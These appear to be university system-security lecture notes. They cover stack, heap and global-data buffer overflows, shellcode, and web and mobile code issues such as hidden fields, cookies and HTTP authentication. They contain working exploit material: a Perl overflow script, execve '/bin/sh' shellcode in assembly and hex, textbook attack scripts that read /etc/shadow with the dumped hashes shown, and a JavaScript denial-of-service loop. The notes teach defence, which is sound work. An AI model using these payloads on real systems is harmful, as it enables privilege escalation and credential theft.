int main(int argc, char* argv[])
{
    printf("Address of X = %p\n", X);
    printf("Address of Y = %p\n", Y);
    if (argc != 2)
    {
        printf("Please supply a string as an argument!\n");
        return -1;
    }
    X(argv[1]);
    return 0;
}
```

## F:\Examples\StackOverflow Hello

Address of X = 004012B8

Address of Y = 00401328

My stack looks like:


7FFDF000  
00000018  
00000001  
0023FF14  
0000000C  
0023FFE0  
77C35C94  
77C146F0  
FFFFFFFF  
0023FF60  
**00401401**  
00032593  
00401328

**The return address of X**

Hello

Now the stack looks like:

0022FF30  
00000018  
00000001  
0023FF14  
0000000C  
6C6C6548  
77C3006F  
77C146E0  
FFFFFFFF  
0022FF60  
**00401401**  
00032593  
00401328



Hello was copied in  
6C-l, 65-e, 48-H, 6F-o



F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Address of X = 004012B8

Address of Y = 00401328

My stack looks like:

7FFDF000  
00000018  
00000001  
0023FF14  
0000000C  
0023FFE0  
77C35C94  
77C146F0  
FFFFFFFF  
0023FF60  
**00401401**  
00032593  
00401328


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Now the stack looks like:

0023FF30  
00000018  
00000001  
0023FF14  
0000000C  
41414141  
41414141  
41414141  
41414141  
41414141  
41414141  
41414141  
41414141  
41414141



Trying to access  
41414141 ☹



# F:\Examples\StackOverrun AAAAAAAAAA

Address of X = 004012B8

Address of Y = 00401328

My stack looks like:

7FFDF000  
00000018  
00000001  
0023FF14  
0000000C  
0023FFE0  
77C35C94  
77C146F0  
FFFFFFFF  
0023FF60  
**00401401**  
00032593  
00401328

AAAAAAAAAA

Now the stack looks like:

0023FF30  
00000018  
00000001  
0023FF14  
0000000C  
41414141  
41414141  
77004141  
FFFFFFFF  
0023FF60  
**00401401**  
00032593  
00401328


Notice the 00  
for the null.

F:\Examples\StackOverflow AAAAAAAAAAAAAAAAAAAAAA

We are going to put in 20 A's, to stop just before the target!

Address of X = 004012B8  
Address of Y = 00401328  
My stack looks like:  
7FFDF000  
00000018  
00000001  
0023FF14  
0000000C  
0023FFE0  
77C35C94  
77C146F0  
FFFFFFFF  
0023FF60  
**00401401**  
00032593  
00401328

AAAAAAAAAAAAAAAAAAAAA  
Now the stack looks like:  
0023FF30  
00000018  
00000001  
0023FF14  
0000000C  
41414141  
41414141  
41414141  
41414141  
41414141  
00401400  
00032593  
00401328



F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAAAAAAA

We are going to put in 21. We can then see the overflow!

Address

Address

My sta

7FFDC0

000000

00000001

0023FF14

0000000C

0023FFE0

77C35C94

77C146F0

FFFFFFFF

0023FF60

**00401401**

00032593

00401328

StackOverrun.exe

Error signature

AppName: stackoverrun.exe AppVer: 0.0.0.0 ModName: stackoverrun.exe

ModVer: 0.0.0.0 Offset: 00000041

To view technical information about the error report, [click here.](#)

Close

AAAAAA

looks like:

00000001

0023FF14

0000000C

41414141

41414141

41414141

41414141


41414141

41414141

00400041

00032593

00401328



We can use this to detect where we should be pushing data into to exploit the buffer overflow.

```
$arg = "AAAAAAAAAAAAAAAAAAAAAA"\x28\x13\x40";  
$cmd = "StackOverrun ".$arg;  
system($cmd);
```

5a\_run.pl

Address of X = 004012B8

Address of Y = **00401328**

My stack looks like:

```
7FFDF000  
00000018  
00000001  
0022FF14  
0000000C  
0022FFE0  
77C35C94  
77C146F0  
FFFFFFFF  
0022FF60  
00401401  
003E2593  
00401328
```

AAAAAAAAAAAAAAAAAAAAAA(!!@

Now the stack looks like:

```
0022FF30  
0000001A  
00000001  
0022FF14  
0000000C  
41414141  
41414141  
41414141  
41414141  
41414141  
00401328  
003E2593  
00401328
```

**Argh! I've been hacked!** 157


# Run it again...

- ... And the addresses will be the same.
- Even if the programs are running at the same time.
- The addresses that are visible here are only relative addresses.
- So, with such systems if we find a buffer overflow in a particular version of a widely distributed piece of software, we can likely exploit it in the same way on many computers.

# How can we prevent buffer overflows?

- Buffer overflow vulnerabilities are inherent in code, due to poor or no error checking.
- There are two sides to addressing this:
  - If you are the developer, you need to make sure you have secure code.
  - If you are a user of software, anything that can be done to protect against buffer overflows must be done external to the software application, unless you have the source code and can re-code the application correctly.
    - Most users wouldn't be able to make the latter choice.

# Diagnosing buffer overflows?



Dilbert: 14-Aug-2012



# For the developer/programmer ...

- **Write secure code:**
- Buffer overflows result when more information is placed into a buffer than it is meant to hold.
  - C library functions such as `strcpy()`, `strcat()`, `sprintf()` and `vsprintf()` operate on null terminated character arrays and perform no bounds checking.
    - `gets()` is another function that reads user input (into a buffer) from `stdin` until a terminating newline or EOF is found.
    - The `scanf()` family of functions may also result in buffer overflows.
- The best way to deal with buffer overflow problems is to not allow them to occur in the first place. Developers should learn to minimize the use of vulnerable functions.



## ■ Use compiler tools:

- Compilers have become more and more aggressive in optimizations and the checks they perform.
- Some compiler tools offer warnings on the use of unsafe constructs such as `gets ()`, `strcpy ()` and the like.
- Some compilers (such as ``StackGuard", a modification of the standard GNU C compiler `gcc`. ) actually change the compiled code from unsafe to safe automatically; possibly by adding a canary value.
  - This is something you could do yourself anyway.


## ■ You can use a **canary or guard value** just before the return address, and check that it hasn't changed.

- The canary value shouldn't be predictable, or the attacker just writes it again. 😊

Normal (safe) stack configuration:



Buffer overflow attack attempt:



*Figure 16 in Goodrich & Tamassia's book*

- Perform extensive code reviews of string functionality and indexes utilized within your application.
- Use something like the `<strsafe.h>` library of Visual C++.
  - This library has buffer overrun safe functions that will help with the detection of buffer overflows.
- Stack (and/or heap) randomisation may be available!
  - We will see later that this is used in some Windows OS's.

# For the end user ...

## ■ **Remove the vulnerable software:**

- This is a simple way of protecting against being attacked through that software.
- The software may well be installed by default and not-used.
  - For security and space/efficiency reasons it may as well be removed.
- Any services or ports which are unnecessarily in operation should be closed.

## ■ From the point of view of security it is better to know exactly what is installed and what it is for. That is, have a “default not install” policy. <sup>165</sup>

- **Run Software at the Least Privilege Required:**
  - This is another general rule: the *principle of least privilege*.
  - Applying this we limit the access an attacker can have, even if they identify a way of launching a buffer overflow attack, or some other attack.
- **Apply vendor patches:**
  - Usually the announcement of a buffer overrun vulnerability will be fairly closely followed by the vendor releasing a patch or updating the software to a new version.
  - In either case, the vendor usually adds the proper error checking into the program. By far, this is the best way to defend against a buffer overrun.

## ■ **Filter Specific Traffic at the Firewall:**

- Many companies are concerned about external attackers breaching their companies security via the Internet and compromising a machine using a buffer overrun attack.
- An easy preventative mechanism is to block the traffic of the vulnerable software at the firewall.
- If a company does not have internal firewalls, this does not prevent an insider from launching a buffer overrun attack against a specific system.

## ■ Test Key Applications:

- A good way to defend against buffer overflow attacks is to be proactive and test software.
- Since it might be time consuming, test the critical software first.
  - Type 200 characters for a username.
  - What happens?
- Buffer overflow problems may be around for a long time before anyone, with good or bad motivation, tests it against buffer overflow problems.
  - We expect buffer overflows to result from exceptional behaviour, not normal behaviour.



# Fuzzing

- One way of testing for the response to exceptional behaviour is to use fuzzing.
- This uses randomly generated data, maybe within some bounds, as input.
  - Inevitably most of the input is not going to be consistent with the expected input, and it allows us to identify some problems.
  - Problems like buffer overflows which can occur with a wide range of inputs are likely to be found, problems that only occur when we have a rare combination of inputs, for example are unlikely to be detected.

File Edit View Window Help



Quick Connect Profiles

```
$ strings a.out
$ strings 4a_StackOverflow.exe
!This program cannot be run in DOS mode.
.text
.data
.idata
My stack looks like:
Now the stack looks like:
Argh! I've been hacked!
Address of X = %p
Address of Y = %p
Please supply a string as an argument!
ExitProcess
SetUnhandledExceptionFilter
__getmainargs
__p__environ
__set_app_type
_cexit
_fileno
_fmode
_fpreset
_iob
_setmode
atexit
printf
signal
strcpy
KERNEL32.dll
msvcrt.dll
$
```

We could use something like “strings” from S2a as a simple check of whether unsafe functions are being used.



# So ...

- ... obviously every programmer working on major projects now knows about buffer overflow problems and avoids them.
- Yeah, right!
- Actually avoiding them isn't as easy as it looks.
- <https://www.kb.cert.org/vuls/html/search>
- Across many different operating systems and deployment environments.
- Even experts make mistakes sometimes.
- When cryptographic algorithms are published and released for testing a reference implementation is often made available too.
  - The reference implementation for MD6, a hash function, was found, in December 2008, to contain a buffer overflow.

# Shellcode



- Remember I said earlier about inserting your own code into the buffer.
  - This is called shellcoding.
- To do shellcoding properly from scratch requires knowledge of assembly code.
  - We are just going to look at an example taken from Chapter 10 of Stallings and Brown (Chapter 11 of the 1<sup>st</sup> edition).


# The C we want to see 😊

```
int main(int argc, char*argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh"
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

5a\_Shell.cpp

**This will  
open a shell.**



# Why “just open a shell”?

- Remember the setuid issue! (?)
- If the program which this buffer overload attack is launched against is owned by root and is a setuid program, then the shell will run with root permissions.
- This means that when we attack we also include instructions to, for example, view `/etc/shadow`, and we will be able to.
  - So the input for the buffer overflowing is submitted and instructions to run in the shell.

# The x86 assembly code

5a\_x86code.txt

```

nop
nop                                // end of nop sled
jmp find                            // jump to end of code
cont: pop %esi                      // pop address of sh off stack into %esi
xor  %eax, %eax                     // zero contents of EAX
mov  %al, 0x7(%esi)                 // copy zero byte to end of string sh (%esi)
lea  (%esi), %ebx                   // load address of sh (%esi) into %ebx
mov  %ebx, 0x8(%esi)                // save address of sh in args[0] (%esi+8)
mov  %eax, 0xc(%esi)                // copy zero to args[1] (esi+c)
mov  $0xb, %al                      // copy execve syscall number (11) to %al
mov  %esi, %ebx                     // copy address of sh (%esi) into %ebx
lea  0x8(%esi), %ecx                 // copy address of args (%esi+8) to %ecx
lea  0xc(%esi), %edx                 // copy address of args[1] (%esi+c) to %edx
int  $0x80                          // software interrupt to execute syscall
find: call cont                     // call cont which saves next address on stack
sh:   .string "/bin/sh "             // string constant
args: .long 0                        // space used for args array
      .long 0                        // args[1] and also NULL for env array
```

- %eax, %ebx, %ecx, %edx, %esi, %al are all x86 registers with various roles.

# Compiled x86 machine code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 72 68 20 20 20 20 20 20
```

This is what we insert!

This isn't exactly obvious 😊

Different platforms need different assembler code.



# An example of a heap overflow

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];          /* vulnerable input buffer */
    void (*process)(char *); /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code



```

$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

```

The address is  
0x080497b8

```

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kv1UFJs3b9aj/:13347:0:99999:7:::
...

```

**(b) Example heap overflow attack**

Stallings & Brown, 2<sup>nd</sup> edition, Fig 10.11b



# An example of a global data overflow

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];          /* input buffer */
    void (*process)(char *); /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

Stallings & Brown, 2<sup>nd</sup> edition, Fig 10.12a



```

$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kv1UFJs3b9aj/:13347:0:99999:7:::
....

```

The address is  
0x08049740

**(b) Example global data overflow attack**

Stallings & Brown, 2<sup>nd</sup> edition, Fig 10.12b

CSCI262/CSCI862  
System Security

Spring-2021  
(S5b)

Security of mobile code

# Outline

- Security of mobile code.
  - Hidden fields.
  - Cookies.
- JavaScript.
- PHP.
- Cross-site scripting (XSS).

# Mobile device security ...

- We are primarily talking about the code being mobile, not the platform, but it's useful to note some concerns regarding the security of mobile devices.
- A PC World report by Michael Cooney on a report by the U.S. Government Accountability Office:

<http://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html>

Lists 10 common security problems with mobile devices:

- Passwords often not enabled.
  - Two-factor authentication not always used for sensitive transactions.
  - Wireless transmissions not always encrypted.
  - Devices may contain malware → Apps contain malware.
  - Possibly out-of-date operating systems.
  - Possibly out-of-date software.
  - Often lack firewalls to limit internet connections.
  - Unauthorized modifications to devices → jailbreaking.
  - Danger in connecting to unsecure WiFi networks.
- The article goes on to discuss GOA recommendations ...

# Mobile device software security problems ...

- Many of the top security flaws associated with applications directly relate to specific flaws in the code which should have been avoided during the design process:
- Invalidated input.
  - There are some examples of this in these notes.
- Cross-site scripting.
  - We will look at this a little later.
- Buffer overflow:
  - We have already looked at this.
- Injection flaws.
  - We will look at this in the context of SQL later.
- Improper error handling.
  - Ping of death, and other things...
- Some of these are specific to mobile applications, others are associated with many domains.



# What is mobile code?

- Code that is able to be deployed and run on a wider range of platforms or devices than simply one.
  - Browser content is usually mobile.
- For example, scripting languages tend to be portable.

# HTTP : Basic access authentication

- The initial authentication for HTTP/1.0 was defined in RFC1945, released in 1996.
  - There was a simple mechanism in which a client sends their user-id and password in an unencrypted form.
  - The use was justified on the assumption that the communication channel would be protected anyway, by SSL/TLS for example.
- The standard base64 example used for client:password, “Aladdin:open sesame” is

Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==<sub>186</sub>

Client

Server



- Two concerns are: The unprotected channel and the possibility of replays, but these aren't the only problems.
- Developers may embed username + password, from the user, as hidden fields.
- Hidden fields are a mechanism used to record previous interactions, allowing Internet communication to be simplified.
  - These fields are sent by a web server, to the web browser, but aren't displayed to the user.
  - They sit in browser memory and when the forms go back to the web server the updated hidden field content is sent back too.

- So hidden fields can be used, for example, to implement a shopping cart to record the previously selected items...

```
<INPUT TYPE="hidden" NAME="items" VALUE="4">
```

```
<INPUT TYPE="hidden" NAME="item1" VALUE="Book of One:$10.00">
```

```
<INPUT TYPE="hidden" NAME="item2" VALUE="Two Tigers:$15.00">
```

```
<INPUT TYPE="hidden" NAME="item3" VALUE="The Three Little Pigs:$7.50">
```

```
<INPUT TYPE="hidden" NAME="item4" VALUE="Four Friendly Frogs:$30.00">
```

- ... Or passwords.

```
<INPUT TYPE="hidden" NAME="username" VALUE="smith">
```

```
<INPUT TYPE="hidden" NAME="password" VALUE="mypasswd">
```

- Rather than embedding this information in hidden fields, we could place it directly in the URL.
- These URLs will then be interpreted as if they were forms that were posted using the HTTP GET protocol.
  - The GET protocol is used to request information.
- For example, this URL embeds a username and password:

`http://www.login.au/  
cgi-bin/password_tester?username=smith&password=mypasswd`

# What's wrong with hidden fields?

- If a person accesses HTML pages on the same computer as another, they may see the same pages; thus effectively observing the username, password, or shopping basket.
- Complete URL statements are generally recorded in the log of the web server.
  - If the username and password are embedded then this information may be seen there, ...
  - ... and that information may also be passed in a referral statement to another website.
- There isn't a built-in integrity check mechanism on the use of hidden fields.
  - Attackers may modify, and/or reuse captured HTML forms.

# Get vs Post

- In Get, the data is visible in the URL, in Post it isn't.
- You should never use Get when you are sending sensitive information, such as passwords.



# HTTP digest access authentication

- This was designed as a replacement for the basic access authentication.
- The process is still a challenge-response mechanism, but the challenge includes a nonce to make the authentication session specific.
  - We have seen nonces before, in one of the puzzle protocols.
  - A nonce is something that is used once.

- The "response" value is calculated in three steps, as follows.
  - The MD5 hash of the combined username, authentication realm and password is calculated.
    - The result is referred to as HA1.
  - The MD5 hash of the combined method and digest URI is calculated, e.g. of "GET" and "/dir/index.html".
    - The result is referred to as HA2.
  - The MD5 hash of the combined HA1 result, server nonce (nonce), request counter (nc), client nonce (cnonce), quality of protection code (qop) and HA2 result is calculated.
    - The result is the "response" value provided by the client.

## **The sample challenge (from RFC2617 )...**

WWW-Authenticate:

Digest realm="testrealm@host.com",

qop="auth,auth-int",

nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",

## **And the response ... password: Circle of Life**

Digest username="Mufasa",

realm="testrealm@host.com",

nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",

uri="/dir/index.html", qop=auth, nc=00000001,

cnonce="0a4f113b",

response="6629fae49393a05397450978507c4ef1"

```
HA1 = MD5( "Mufasa:testrealm@host.com:Circle Of Life" )  
    = 939e7578ed9e3c518a452acee763bce9  
  
HA2 = MD5( "GET:/dir/index.html" )  
    = 39aff3a2bab6126f332b942af96d3366  
  
Response = MD5( "939e7578ed9e3c518a452acee763bce9:\  
                dcd98b7102dd2f0e8b11d0f600bfb0c093:\  
                00000001:0a4f113b:auth:\  
                39aff3a2bab6126f332b942af96d3366" )  
    = 6629fae49393a05397450978507c4ef1
```

# So what ...

- Well, now we have the password protected by the one-way transformation that MD5 provides.
- This is not designed to replace strong authentication mechanisms, public key cryptography and so on.
  - It's just to replace the basic access authentication which it does quite well.
  - More on strong, cryptographic authentication in CSCI361 and CSCI368, particularly the latter.

# RFC 7486: HTTP Origin-Bound Authentication (March 2015)

## **Abstract:**

HTTP Origin-Bound Authentication (HOBA) is a digital-signature-based design for an HTTP authentication method. The design can also be used in JavaScript-based authentication embedded in HTML. HOBA is an alternative to HTTP authentication schemes that require passwords and therefore avoids all problems related to passwords, such as leakage of server-side password databases.

# Cookies

- Cookies are another mechanism for tracking user information, possibly including authentication information but also such details as browsing habits.
- Cookies are records of the client-server state, usually domain specific, that are stored on the client side.
- They can be configured to last for different lengths, so can last beyond single transactions to manage long term relationships between a client and server.



- Cookies have some of the same problems as hidden fields or compound URLs.
- And some new additional problems, including:



- Users may make long-term copies of cookies that are supposed to remain ephemeral, or short-lived, and not ever be copied onto a hard drive.
- Cookies, if obtained by attackers, leak information about the habits of the user.
- Cookie poisoning can be used, by a client, to change the cookie content to their advantage, for example increase their membership bonus points.
- Some users are suspicious of cookies and simply turn off the feature. This isn't necessarily a problem, it just means they aren't mandatory so cannot be relied on to enforce certain policies.
- Cross-site scripting and related attacks, which we will see later.



# So what can we do?

- The problems with hidden fields, compound URLs, and cookies can be addressed using cryptography:
  - It can provide confidentiality.
    - Specifically it can prevent (any) users from understanding the information stored on their computer.
  - It can provide integrity.
    - Specifically web server applications can detect unauthorized or accidental changes to the information in those fields.
- For example, for username and password authentication, we could have ...

```
<INPUT TYPE="hidden" NAME="auth"  
VALUE="p6e6J6FwQOk0tqLFTFYq5EXR03GQ1wYWG0ZsVnk09yv7I  
tIHG17ymls4UM%2F1bwHygRhp7ECawzUm  
%0AK13Q%2BKRYhlmGILFtbde8%0A:">
```

# JavaScript Security Flaws

- JavaScript has a history of “atrocious security holes”.
- Before looking at a few of the historical problems note that JavaScript is downloaded and runs on *your browser*.
  - It potentially has access to any information that your browser has.
  - The general idea of downloading and running something is something requiring concern, as we will see when we look at malware later.

# JavaScript Denial-of-Service Attacks

- JavaScript can be used to mount effective denial-of-service attacks against the users of web browsers.
  - Mostly they result in crashing the browser computer.
- JavaScript is particularly vulnerable due to the amount of control active content generally has over a computer's web browser.
  - Opening windows, running rubbish in them etc. 😊
- These attacks can be resident on web pages or they can be sent to users with JavaScript-enabled mail readers in email.

# An example

5b\_JavaScript.html

```
<html>
<head><title>Denial-of-service Demonstration</title>
</head>
<body>
<script>
while(1) {
    alert("This is a JavaScript alert.");
}
</script>
</body>
```

- This just goes around and around producing the alert.
  - If you push Okay or cancel you get another one 😊
  - Kill the (whole) browser process using the task manager ☹

- If you don't know to use Ctrl-Alt-Delete to get the task manager then you will probably just restart the computer.
  - A very successful denial of service. ☹
- On some platforms this was even worse.
- Most browsers will have JavaScript disabled by default.
- And even when they didn't, most of the time Windows and Mac OS gave one alert at a time.
  - Unix Netscape pre 6.1 produced lots (hundreds/thousands) of alert windows!
    - Excellent!

# Window System Attacks

